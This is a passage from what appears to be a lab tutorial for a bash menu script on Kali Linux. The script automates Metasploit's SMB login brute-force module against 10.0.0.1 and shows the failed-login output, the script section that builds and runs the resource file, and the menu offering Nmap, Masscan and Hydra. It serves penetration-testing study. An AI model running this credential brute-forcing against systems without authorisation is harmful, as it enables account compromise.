[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\alex:dfsadfdsgty',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\alex:sarsfgth',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\alex:dfdgrdtyui',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\alex:rwe34565u',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\alex:Passw0rd!',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\alex:kali',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\geany:13123342345',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\geany:fdsdggfwedfd',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\geany:334325432',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\geany:dfsadfdsgty',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\geany:sarsfgth',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\geany:dfdgrdtyui',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\geany:rwe34565u',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\geany:Passw0rd!',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\geany:kali',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\jean:13123342345',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\jean:fdsdggfwedfd',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\jean:334325432',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\jean:dfsadfdsgty',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\jean:sarsfgth',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\jean:dfdgrdtyui',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\jean:rwe34565u',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\jean:Passw0rd!',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\jean:kali',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\yahoo:13123342345',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\yahoo:fdsdggfwedfd',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\yahoo:334325432',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\yahoo:dfsadfdsgty',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\yahoo:sarsfgth',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\yahoo:dfdgrdtyui',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\yahoo:rwe34565u',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\yahoo:Passw0rd!',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\yahoo:kali',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\google:13123342345',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\google:fdsdggfwedfd',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\google:334325432',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\google:dfsadfdsgty',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\google:sarsfgth',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\google:dfdgrdtyui',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\google:rwe34565u',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\google:Passw0rd!',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\google:kali',
[*] 10.0.0.1:445          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
resource (smb_enum_scripttest.rc)> exit
```

2) From script



```
#Section D
    D)
        echo "Please provide username file (filename: user.txt) and password file (filename: passwd.txt) at $location for Metasploit to brute force"
        echo "Default IP Address set to brute force is 10.0.0.1. Please amend the IP Address in the script (under Section D-rhosts) if you wish to use another IP Address."

        echo 'use auxiliary/scanner/smb/smb_login' > smb_enum_scripttest.rc
#Default IP Address as below
        echo 'set rhosts 10.0.0.1' >> smb_enum_scripttest.rc
        echo 'set user_file user.txt' >> smb_enum_scripttest.rc
        echo 'set pass_file passwd.txt' >> smb_enum_scripttest.rc
        echo 'run' >> smb_enum_scripttest.rc
        echo 'exit' >> smb_enum_scripttest.rc

        msfconsole -r smb_enum_scripttest.rc -o ./CheckerOutput/SMBenum.txt
        echo " "
        echo " "
        cd CheckerOutput
        echo "The result is saved into a file named SMBenum.txt and it can found at location below."
        pwd
        cd ..
        echo " "
        echo " "
        chkme

    ;;
```

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
Please take note that the default IP Address to brute force is “10.0.0.1”. If user decides to enumerate at another IP Address, please amend into desired IP Address at highlight line below.

echo ‘set rhosts 10.0.0.1’ >> smb_enum_scripttest.rc

Step 7:

If user decides to exit the script, user can select Option E. The session will be closed.

1) From terminal



```
Would you like to scan an IP Address or execute an attack? A) Nmap B) Masscan C) Hydra (SSH) D) Metasploit- SMB Login Enumeration E) Exit  E
┌──(kali㉿kali)-[~]
└─$ 
```

2) From script

```
;;

E)
    exit

;;
```